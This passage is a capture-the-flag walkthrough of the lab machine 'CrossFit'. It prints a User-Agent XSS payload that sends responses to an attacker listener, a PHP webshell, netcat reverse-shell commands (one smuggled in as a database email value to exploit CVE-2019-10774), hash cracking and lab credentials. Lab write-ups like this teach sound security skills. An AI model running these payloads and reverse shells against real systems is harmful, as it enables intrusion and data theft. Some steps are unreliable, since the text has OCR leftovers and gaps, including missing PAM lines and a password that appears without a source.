Access-Control-Allow-Credentials: true
Vary: Origin
Content-Type: text/html; charset=UTF-8
```

This should allow us to set the withCredentials properties of our `XMLHttpRequest` to true, in order to maintain the session cookie between consecutive requests.

Steps for potential exploitation:

1. Get the `/accounts/create` page.
2. Parse the results and retrieve the `_token` parameter.
3. Make a POST request to the `/accounts` page to add a user named `sheeraz` with password `sheeraz`.
4. Send the results back to our Netcat listener on port 8000.

The `XMLHttpRequests` will be run synchronously. This is preferred because asynchronous calls run in parallel and in this case, as we are dealing with HTTP requests, which take time, and asynchronous requests might result in incorrect results or errors.

Requests one and three will have the `withCredentials` property set to `true` in order to keep the same session. Sav the below payload as `payload3.js`.

```
xhr.onreadystatechange = function() {
if (this.readyState == 4) {
// 2) Parse the response and retrieve the anti-CSRF token (_token)
var parser = new DOMParser();
var doc = parser.parseFromString(this.responseText, "text/html");
var token = doc.getElementsByName('_token')[0].value;
var xhr3 = new XMLHttpRequest();
xhr3.onreadystatechange = function() {
if (this.readyState == 4) {
// 4) Sends result back to netcat listener
var xhr4 = new XMLHttpRequest();
xhr4.open("POST", "http://10.10.14.2:8000/", false);
xhr4.send(this.responseText);
}
};
// 3) Make a POST request to the /accounts page to add a new user
xhr3.open("POST", "http://ftp.crossfit.htb/accounts", false);
xhr3.withCredentials = true;
xhr3.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
var params = "username=sheeraz&pass=sheeraz&_token=" + token;
xhr3.send(params);
}
};
// 1) Get the /accounts/create page
xhr.open("GET", "http://ftp.crossfit.htb/accounts/create", false);
xhr.withCredentials = true;
xhr.send();
```

Modify the User-Agent in our Burp Repeater window to serve the `payload3.js` file, open a Python3 HTTP server on port 80 and a Netcat listener on port 8000, and send the request.

```
POST /blog-single.php HTTP/1.1
Host: gym-club.crossfit.htb
User-Agent: <script src="http://10.10.14.2/payload3.js"></script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://gym-club.crossfit.htb/blog-single.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Origin: http://gym-club.crossfit.htb
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

name=test&email=test%40test.htb&phone=0000000000&message=%3Cscript%3Ealert%28%271%27%29%3C%2Fscript%3E&submit=submit
```

After about a minute our JavaScript payload is downloaded and executed and we get the following response.

```
nc -lvnp 8000

listening on [any] 8000 ...
<SNIP>
<h2>FTP Hosting - Account Management</h2>
<p>Account created successfully.</p>
</SNIP>
```

We should now be able to access the FTP server with username `sheeraz` and password `sheeraz`. Attempts at connecting with the standard Parrot OS FTP client are unsuccessful because the session must use encryption.

```
ftp 10.10.10.208

Connected to 10.10.10.208.
220 Cross Fit Ltd. FTP Server
Name (10.10.10.208:sheeraz): sheeraz
530 Non-anonymous sessions must use encryption.
Login failed.
421 Service not available, remote server has closed connection
ftp>
```

Install `lftp` as it allows us to use SSL for FTP. Prior to connecting to the FTP server, we need to force SSL and disable certificate verification as the certificate is self-signed.

```
sudo -apt install lftp -y

lftp
lftp :~> set ftp:ssl-force true
lftp :~> set ssl:verify-certificate no
lftp :~> connect 10.10.10.208
lftp 10.10.10.208:~> login sheeraz
```

Listing the directory reveals that we have write access to the `development-test` directory.

```
lftp sheeraz@10.10.10.208:~> ls
drwxrwxr-x    2 33       1002         4096 Mar 17 02:00 development-test
drwxr-xr-x   13 0        0            4096 May 07  2020 ftp
drwxr-xr-x    9 0        0            4096 May 12  2020 gym-club
drwxr-xr-x    2 0        0            4096 May 01  2020 html
```

Judging by the directory name, we assume any uploaded file might be hosted on a virtual host called `development-test.crossfit.htb`. Let's upload a PHP reverse shell and attempt to get a shell back. Issue the following command locally to create a PHP webshell that executes commands through the `cmd` parameter.

```
echo "<?php echo shell_exec($_REQUEST['cmd']); ?>" > shell.php
```

```
lftp sheeraz@10.10.10.208:/> cd development-test
lftp sheeraz@10.10.10.208:/development-test> put shell.php
44 bytes transferred in 13 seconds (3 B/s)
```

Unfortunately, we cannot access this vhost from our machine, but we can use the XSS attack again as the administrator can probably access it.

```
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://development-test.crossfit.htb/shell.php?
cmd=nc+10.10.14.2+7777+-e+/bin/bash", false);
xhr.send();
```

Open a Netcat listener on port 7777 and a Python3 HTTP server on port 80, then modify the User-Agent value in Repeater and send the request.

```
POST /blog-single.php HTTP/1.1
Host: gym-club.crossfit.htb
User-Agent: <script src="http://10.10.14.2/payload4.js"></script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://gym-club.crossfit.htb/blog-single.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Origin: http://gym-club.crossfit.htb
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

name=test&email=test%40test.htb&phone=0000000000&message=%3Cscript%3Ealert%28%271%27%29%3C%2Fscript%3E&submit=submit
```

A shell is successfully received. It's worth upgrading to a TTY shell, which is more functional and allows us to switch to a different user if needed.

```
which python
stty raw -echo
python -c 'import pty;pty.spawn("/bin/bash")';
CTRL+z
fg
export TERM=xterm
```

```
nc -lvnp 7777
listening on [any] 7777 ...

which python;
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")';
www-data@crossfit:/var/www/development-test$ ^Z (CTRL +z)
[1]+  Stopped                 nc -lvnp 7777
stty raw -echo
www-data@crossfit:/var/www/development-test$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

Let's enumerate the file system for world-readable files.

```
find / -xdev -type d -perm -0001 -ls
```

```
www-data@crossfit$ find / -xdev -type d -perm -0001 -ls

<SNIP>
297333      4 drwxr-xr-x   2 root     root         4096 May  8  2020 /usr/share/doc/ansible
297327      4 drwxr-xr-x   3 root     root         4096 May  8  2020 /etc/ansible
296993      4 drwxr-xr-x   2 root     root         4096 Sep 21 06:20 /etc/ansible/playbooks
```

The scan reveals a few interesting world-readable files in the `/etc/ansible/playbooks` directory. The files are Ansible playbooks that are used to add users to all the configured hosts. The YAML file `adduser_hank.yml` contains a password hash.

```
www-data@crossfit:/etc/ansible/playbooks$ cat adduser_hank.yml
---

- name: Add new user to all systems
  connection: network_cli
  gather_facts: false
  hosts: all
  tasks:
    - name: Add the user 'hank' with default password and make it a member of the 'admins' group
      user:
        name: hank
        shell: /bin/bash
    password:
$6$e20D6nUeTJOIyRio$A777Jj8tk5.sfACzLuIqqfZOCsKTVCfNEQIbH79nZf09mM.Iov/pzDCE8xNZZCM9MuHKMcjqNUd8QUEzC1CZG/
        groups: admins
        append: yes
```

Ansible playbooks can be used to configure virtual machine user accounts and many other settings. Let's attack to crack the hash using Hashcat and the `rockyou.txt` wordlist. First, save the hash in a file called `hank_hash`.

According to the Ansible documentation, passwords are hashed using the `sha512crypt` algorithm. Execute `Hashcat` using mode `-m 1800`, which corresponds to this hashing algorithm. The `-r` switch is used to specify a rules file for multiple iterations of the same passwords.

```
hashcat -m 1800 hank_hash /usr/share/wordlists/rockyou.txt -r
/usr/share/hashcat/rules/best64.rule --force
```

```
hashcat --force -m 1800 hank_hash wordlist  -r /usr/share/hashcat/rules/best64.rule --force

<SNIP>
$6$e20D6nUeTJOIyRio$A777Jj8tk5.sfACzLuIqqfZOCsKTVCfNEQIbH79nZf09mM.Iov/pzDCE8xNZZCM9MuHKMcjqNUd8QUEzC1CZG/:powerpuffgirls
</SNIP>
```

The password is successfully cracked and identified as `powerpuffgirls`.

We can attempt to use the credentials `hank / powerpuffgirls` to login to the system over SSH and read the user flag:

```
ssh hank@10.10.10.208
hank@10.10.10.208's password: powerpuffgirls

hank@crossfit:~$ id
uid=1004(hank) gid=1006(hank) groups=1006(hank),1005(admins)
hank@crossfit:~$ ls
user.txt
```

The `id` command reveals `hank` to be a member of the `admins` group.

Privilege Escalation

Enumeration of the file system reveals a few interesting files inside `/home/isaac`.

```
hank@crossfit:~$ ls -l /home/isaac/
total 4
drwxr-x--- 4 isaac admins 4096 May  9  2020 send_updates
hank@crossfit:~$ ls -l /home/isaac/send_updates/
total 20
-rw-r----- 1 isaac admins   74 May  4  2020 composer.json
-rw-r----- 1 isaac admins 1943 May  4  2020 composer.lock
drwxr-x--- 2 isaac isaac  4096 May  7  2020 includes
-rw-r----- 1 isaac admins 1085 May  9  2020 send_updates.php
drwxr-x--- 4 isaac isaac  4096 May  4  2020 vendor
```

Additionally, inspection of `/etc/crontab` reveals that the `send_updates.php` script is scheduled to execute every minute:

```
hank@crossfit:~$ cat /etc/crontab

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   isaac   /usr/bin/php /home/isaac/send_updates/send_updates.php
```


The `admins` group has been assigned read permissions on the file, which contains the contents below.

```
<?php
/*****************************************************
 * Send email updates to users in the mailing list *
 *****************************************************/
require("vendor/autoload.php");
require("includes/functions.php");
require("includes/db.php");
require("includes/config.php");
use mikehaertl\shellcommand\Command;

if($conn)
{
    $fs_iterator = new FilesystemIterator($msg_dir);

    foreach ($fs_iterator as $file_info)
    {
        if($file_info->isFile())
        {
            $full_path = $file_info->getPathname();
            $res = $conn->query('SELECT email FROM users');
            while($row = $res->fetch_array(MYSQLI_ASSOC))
            {
                $command = new Command('/usr/bin/mail');
```

```
                $command->addArg('-s', 'CrossFit Club Newsletter',
$escape=true);
                $command->addArg($row['email'], $escape=true);

                $msg = file_get_contents($full_path);
                $command->setStdIn('test');
                $command->execute();
            }
        }
        unlink($full_path);
    }
}

cleanup();
?>
```

As the initial comment says, this script loads files from the `$msg_dir` directory and then sends them to all the email addresses defined in the users table.

The email addresses are those registered on the "join the club" page.



The relevant code from `/var/www/gym-club/jointheclub.php` is as follows.

```
<?php
    require("db.php");
    if (!empty($_POST['email'])) {
        $email = $_POST['email'];
        if (filter_var($email, FILTER_VALIDATE_EMAIL)) {
            if (strlen($email) > 320) {
                echo "<p><h4 class='text text-warning'>Email address is too
long.</h4></p>";
            } else {
                if ($conn) {
                    sql = "SELECT * FROM users WHERE email=?";
```

```
                    $stmt = $conn->prepare($sql);
                    $stmt->bind_param("s", $email);
                    $stmt->execute();
                    $result = $stmt->get_result();
                    $nrows = mysqli_num_rows($result);
                    if (!$result) {
                        echo "<p><h4 class='text text-warning'>Database error.
</h4></p>";
                    } else if (mysqli_num_rows($result) > 0) {
                        echo "<p><h4 class='text text-warning'>Email address
already registered.</h4></p>";
                    } else {
                        $sql2 = "INSERT INTO users (email) VALUES (?)";
                        $stmt2 = $conn->prepare($sql2);
                        $stmt2->bind_param("s", $email);
                        if ($stmt2->execute()) {
                            echo "<p><h4 class='text text-warning'>Thank you for
subscribing!</h4></p>";
                        } else {
                            echo "<p><h4 class='text text-warning'>Unexpected
error.</h4></p>";
                        }
                    }
                }
            }
        } else {
            echo "<p><h4 class='text text-warning'>Invalid email address.</h4>
</p>";
        }
    }
?>
```

It's worth checking the `composer.json` file to see if any of the dependencies used by the application are outdated or exploitable.

```
hank@crossfit:~$ cat /home/isaac/send_updates/composer.json
{
    "require": {
        "mikehaertl/php-shellcommand": "1.6.0"
    }
}
```

The version of `php-shellcommand` used by `send_updates.php` is `1.6.0`. This version suffers from a command injection vulnerability that has been assigned CVE-2019-10774. The issue description is identified on GitHub.

Exploiting this vulnerability should be straightforward, due to the fact that the email parameter is user-controlled. We can't use the form on the `jointheclub.php` page to inject commands in email addresses because of the `FILTER_VALIDATE_EMAIL` check, but we can access the database directly.

The database credentials can be found in `/var/www/gym-club/db.php`, which is included in `jointheclub.php`.

```
hank@crossfit:~$ cat /var/www/gym-club/db.php

<?php
$dbhost = "localhost";
$dbuser = "crossfit";
$dbpass = "oeLoo~y2baeni";
$db = "crossfit";
$conn = new mysqli($dbhost, $dbuser, $dbpass, $db); ?>
```

We can use the MySQL client on the box to connect to the database and view the description of the users table.

```
mysql -u crossfit -p"oeLoo~y2baeni" crossfit -e "describe users";
```

```
hank@crossfit:~$ mysql -u crossfit -p"oeLoo~y2baeni" crossfit -e "describe users";

+-------+---------------------+------+-----+---------+----------------+
| Field | Type                | Null | Key | Default | Extra          |
+-------+---------------------+------+-----+---------+----------------+
| id    | bigint(20) unsigned | NO   | PRI | NULL    | auto_increment |
| email | varchar(320)        | YES  |     | NULL    |                |
+-------+---------------------+------+-----+---------+----------------+
```

We can a row containing a Netcat command that will send us a reverse shell on port 7779, in order to test the command injection vulnerability.

```
mysql -u crossfit -p"oeLoo~y2baeni" crossfit -e "insert into users(email)
values('; nc 10.10.14.2 7779')";
```

Looking back at `send_updates.php`, we see that we have to add a file to the `$msg_dir` directory. Unfortunately, we don't know what this directory is as we don't have access to the includes subdirectory, where the variable is probably defined. In the meantime, the address we inserted a few minutes ago is not in the table anymore, which suggests that it might have been deleted by a cleanup function.

```
hank@crossfit:~$ mysql -u crossfit -p"oeLoo~y2baeni" crossfit -e "select * from users";
hank@crossfit:~$
```

Let's focus on `$msg_dir` and only add the malicious database row as the last exploitation step.

Further system enumeration reveals that a user called `ftpadm` is listed in `/etc/passwd`.

```
hank@crossfit:~$ cat  /etc/passwd

<SNIP>
ftpadm:x:1003:1004::/srv/ftp:/usr/sbin/nologin
<SNIP>
```

According to the `vsftpd` configuration, the ftpadm user is configured for FTP access.

```
hank@crossfit:~$ cat /etc/vsftpd/user_conf/ftpadm

local_root=/srv/ftp
guest_username=ftpadm
```

Unlike the database-defined FTP user that we created, the `ftpadm` account is a system user. The `local_root` directory of ftpadm is `/srv/ftp`, which is different from the default value `/var/www`.

```
hank@crossfit:~$ grep ^local_root /etc/vsftpd.conf
local_root=/var/www

hank@crossfit:~$ cat /var/www/ftp/.env
<SNIP>
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=ftphosting
DB_USERNAME=ftphosting
DB_PASSWORD=}2WZk.X;u{L>V
<SNIP>
```

Enumeration of the FTP configuration files reveals a folder named `ftp` in `/var/www/`, which contains a lot of Laravel files. It's possible that this is the ftp application we saw earlier, with Laravel being used to store sensitive application information such as credentials, in the `.env` file. After reading it, the file is found to contain a password for the `ftphosting` database.

Let's attempt to view the database tables using these credentials.

```
hank@crossfit:~$ mysql -u ftphosting -p"}2WZk.X;u{L>V" ftphosting -e "show tables";
+----------------------+
| Tables_in_ftphosting |
+----------------------+
| accounts             |
| failed_jobs          |
| migrations           |
| users                |
+----------------------+
hank@crossfit:~$ mysql -u ftphosting -p"}2WZk.X;u{L>V" ftphosting -e "desc accounts";
+------------+---------------------+------+-----+---------+----------------+
| Field      | Type                | Null | Key | Default | Extra          |
+------------+---------------------+------+-----+---------+----------------+
| id         | bigint(20) unsigned | NO   | PRI | NULL    | auto_increment |
| username   | varchar(255)        | NO   | UNI | NULL    |                |
| pass       | varchar(255)        | NO   |     | NULL    |                |
| created_at | timestamp           | YES  |     | NULL    |                |
| updated_at | timestamp           | YES  |     | NULL    |                |
+------------+---------------------+------+-----+---------+----------------+
hank@crossfit:~$ mysql -u ftphosting -p"}2WZk.X;u{L>V" ftphosting -e "select * from accounts";
hank@crossfit:~$
```

A table called `accounts` is identified, but is found to be empty. This is where accounts created in the FTP web application are stored. We can verify this by adding a new user with our XSS attack (payload3.js) and then listing the table rows.

From our understanding, the FTP server supports both system and MariaDB users. According to the official vsftpd documentation, in order to allow local users, i.e. users defined in `/etc/passwd` to log in, the `local_enable` option must be set to `YES` in `vsftpd.conf`.

```
local_enable
    Controls whether local logins are permitted or not. If enabled, normal user
accounts in /etc/passwd (or wherever your PAM config references) may be used to
log in. This must be enable for any non-anonymous login to work, including
virtual users.
```

Local authentication, as the above description implies, is managed by **Linux Pluggable Authentication Modules** (**PAM**). A basic explanation of how PAM works can be found on the project web site.

```
PAM provides a way to develop programs that are independent of authentication
scheme. These programs need "authentication modules" to be attatched to them at
run-time in order to work. Which authentication module is to be attatched is
dependent upon the local system setup and is at the discretion of the local
system administrator.
```

Referring to the vsftpd documentation again, we see that the `pam_service_name` option is used to define the name of the PAM service used by vsftpd.

```
pam_service_name
    This string is the name of the PAM service vsftpd will use.

    Default: ftp
```

Let's search for this option in the file `/etc/vsftpd.conf` on the target system.

```
hank@crossfit:~$ grep pam_service_name /etc/vsftpd.conf
pam_service_name=vsftpd
```

This is not the default setting, and could indicate that a custom PAM service called `vsftpd` has been created. Let's look for it in the PAM configuration directory (`/etc/pam.d`).

```
hank@crossfit:~$ ls -l /etc/pam.d/vsftpd
-rw-r----- 1 root admins 647 May 12  2020 /etc/pam.d/vsftpd
```

Indeed, the file exists and it is readable by the `admins` group of which `hank` is a member.

```
hank@crossfit:~$ id
uid=1004(hank) gid=1006(hank) groups=1006(hank),1005(admins)
```

`cat` can be used to display the file contents.

```
hank@crossfit:~$ cat /etc/pam.d/vsftpd

<SNIP>
# Note: vsftpd handles anonymous logins on its own. Do not enable pam_ftp.so.
# Standard pam includes
@include common-account
@include common-session
@include common-auth
auth    required        pam_shells.so
</SNIP>
```

As seen from the first two lines, the `pam_mysql.so` module is declared as `sufficient` for both the `account` and `auth` groups. The `auth` group, as explained in the pam.d manual is responsible for user authentication. What this accomplishes is to allow PAM to authenticate users against a MariaDB database. A more detailed description can be found here.

The `ftpadm` account is used to connect to the `ftphosting` database and read records from the `accounts` table. This table contains usernames in the `username` column and MD5 hashes derived from each password in the `pass` column. If the credentials match, the login is considered valid and PAM returns a "success" value to the application, ignoring other modules. This happens because `pam_mysql.so` is declared as `sufficient`.

```
sufficient
    success of such a module is enough to satisfy the authentication
requirements of the stack of modules (if a prior required module has failed the
success of this one is ignored). A failure of this module is not deemed as fatal
to satisfying the application that this type has succeeded. If the module
succeeds the PAM framework returns success to the application immediately
without trying any other modules.
```

If, on the other hand, MySQL authentication fails, standard PAM modules (i.e. `pam_unix.so`) from the included `/etc/pam.d/common-auth` service are checked.

```
hank@crossfit:~$ cat /etc/pam.d/common-auth
#
# /etc/pam.d/common-auth - authentication settings common to all services
#
# This file is included from other service-specific PAM config files,
# and should contain a list of the authentication modules that define
# the central authentication scheme for use on the system
# (e.g., /etc/shadow, LDAP, Kerberos, etc.).  The default is to use the
# traditional Unix authentication mechanisms.
<SNIP>
auth    [success=1 default=ignore]      pam_unix.so nullok_secure
```

This mechanism allows for both database and system users to access the FTP server.

Another interesting configuration parameter is found on the last line of `/etc/pam.d/vsftpd`. The `pam_shells.so` module is set as `required`, which means that PAM will return failure if the required condition is not met. According to the pam_shells manual, this means that only users having a default shell listed in the `/etc/shells` file are allowed to log in. If we look at this file, we can spot something quite interesting.

```
hank@crossfit:~$ cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/bin/bash
/usr/bin/bash
/bin/rbash
/usr/bin/rbash
/bin/dash
/usr/bin/dash
/usr/sbin/nologin
```

The non-default shell `/usr/sbin/nologin` has been added to the file. A reason for doing this could be to allow a user that has no valid shell on the system to access the FTP server (for example, a user that is only authorized to connect via FTP but not via SSH).

Checking for users that have `/usr/sbin/nologin` as their default shell in `/etc/passwd` returns an interesting result.

```
hank@crossfit:~$ grep nologin /etc/passwd
<SNIP>
ftpadm:x:1003:1004::/srv/ftp:/usr/sbin/nologin
```

This explains how `ftpadm` is able to access the FTP server.

We know (from the `/etc/pam.d/vsftpd` file) that a MariaDB user with the same name (`ftpadm`) exists. As we know the password for this account, let's attempt to login to the FTP server using the credentials `ftpadm / 8W)}gpRJvAmnb`.

```
lftp
lftp :~> set ftp:ssl-force true;
lftp :~> set ssl:verify-certificate no;
lftp :~> connect 10.10.10.208;
lftp :~> login ftpadm
password: 8W)}gpRJvAmnb
```

The authentication is successful and access to the FTP server is granted.

```
lftp
lftp :~> set ftp:ssl-force true
lftp :~> set ssl:verify-certificate no
lftp :~> connect 10.10.10.208
lftp 10.10.10.208:~> login ftpadm
Password:
lftp ftpadm@10.10.10.208:~> dir
drwxrwx---    2 1003     116          4096 Sep 21 10:19 messages
lftp ftpadm@10.10.10.208:/>
```

There is directory named `messages`. This can be the `$msg_dir` used by `send_updates.php`, that we were looking for. We can do the following:

1. Open a Netcat listener on port 7779.

   ```
   nc -lnvp 7779
   ```

2. Upload an empty text file to the messages FTP directory.

   ```
   lftp ftpadm@10.10.10.208:/> cd messages
   lftp ftpadm@10.10.10.208:/messages> put test.txt
   ```

3. Add a new user to the database with a malicious email address that will execute Netcat and send a reverse shell back to our listener.

   ```
   hank@crossfit:~$ mysql -u crossfit -p"oeLoo~y2baeni" crossfit -e "insert into users(email) values('; nc
   10.10.14.2 7779 -e /bin/bash')";
   ```

When the cron job runs we receive a reverse shell on our Netcat listener, which means that our exploit was successful. We now have access to the system as the `isaac` user.

```
nc -lvnp 7779

listening on [any] 7779 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.208] 47064
id
uid=1000(isaac) gid=1000(isaac) groups=1000(isaac),50(staff),116(ftp),1005(admins)
```

Let's stabilize our shell and spawn a TTY.

```
nc -lvnp 7779
python -c 'import pty;pty.spawn("/bin/bash")'
isaac@crossfit:~$ ^Z (CTRL +z)
stty raw -echo
fg
```

```
nc -lvnp 7779
listening on [any] 7779 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.208] 46928
python -c 'import pty;pty.spawn("/bin/bash")'
isaac@crossfit:~$ ^Z (CTRL +z)
[1]+  Stopped                 nc -lvnp 7779
stty raw -echo
fg
isaac@crossfit:~$
```

Download pspy64 locally, open a HTTP server on port 80 and then transfer it to the machine.

```
sudo python http3.server 80
wget 10.10.14.2/pspy64
chmod +x pspy64
./pspy64
```

```
isaac@crossfit:/tmp$ wget 10.10.14.2/pspy64

pspy64              100%[===================>]   2.94M  1.39MB/s    in 2.1s

isaac@crossfit:/tmp$ chmod +x pspy64
isaac@crossfit:/tmp$ ./pspy64
```

Running the program with default options would not be helpful, because we are only allowed to view our own processes.

```
isaac@crossfit:/dev/shm$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
isaac     7769  0.0  0.0   2388   692 ?        Ss   00:36   0:00 /bin/sh -c /usr
isaac     7771  0.2  0.5  89096 22768 ?        S    00:36   0:29 /usr/bin/php /h
isaac     7772  0.0  0.0   2388   696 ?        S    00:36   0:00 sh -c /usr/bin/
isaac     7774  0.0  0.0   6644  2980 ?        S    00:36   0:00 bash
isaac     7776  0.0  0.1  15308  7328 ?        S    00:36   0:00 python -c impor
isaac     7777  0.0  0.1   8440  5068 pts/2    Ss   00:36   0:00 /bin/bash
isaac     7964  0.0  0.0   2388   756 ?        Ss   Mar15   0:00 /bin/sh -c /usr
isaac     7966  0.3  0.5  89096 22784 ?        S    Mar15  10:50 /usr/bin/php /h
isaac    10022  0.0  0.0  10632  3168 pts/2    R+   03:35   0:00 ps aux
```

This configuration was accomplished by mounting `/proc` with the `hidepid=2` option, as explained here.

```
isaac@crossfit:~$ grep ^proc /etc/mtab

proc /proc proc rw,nosuid,nodev,noexec,relatime,hidepid=2 0 0
```

Run pspy with the `-f` option to collect file system events. We could be able to identify recurring cron jobs by looking at files being frequently opened, but if we used the default settings we would probably get too much data.

Among the files shown in the output, `/usr/bin/dbmsg` seems interesting as it is opened every minute.

```
isaac@crossfit:/dev/shm$ ./pspy64 -f -r /usr/bin

<SNIP>
2021/03/17 00:46:01 FS:                 OPEN | /usr/bin/dbmsg
2021/03/17 00:46:01 FS:               ACCESS | /usr/bin/dbmsg
2021/03/17 00:46:01 FS:        CLOSE_NOWRITE | /usr/bin/dbmsg
<SNIP>
```

This does not look to be a "standard" Linux file, so it might be a custom program that is worth investigating.

Download it using `scp`.

```
scp hank@10.10.10.208:/usr/bin/dbmsg .
hank@10.10.10.208's password:
dbmsg                         100%   19KB  35.7KB/s   00:00
```

Installing Ghidra on parrot

Visit Ghidra's download page and download the latest zip file.

Unzip Ghidra using the `unzip` command.

```
unzip ghidra_9.2.2_PUBLIC_20201229.zip
```


Install OpenJDK and the required dependencies.

```
sudo apt-get install default-jdk
export PATH=<path of extracted JDK dir>/bin:$PATH
```

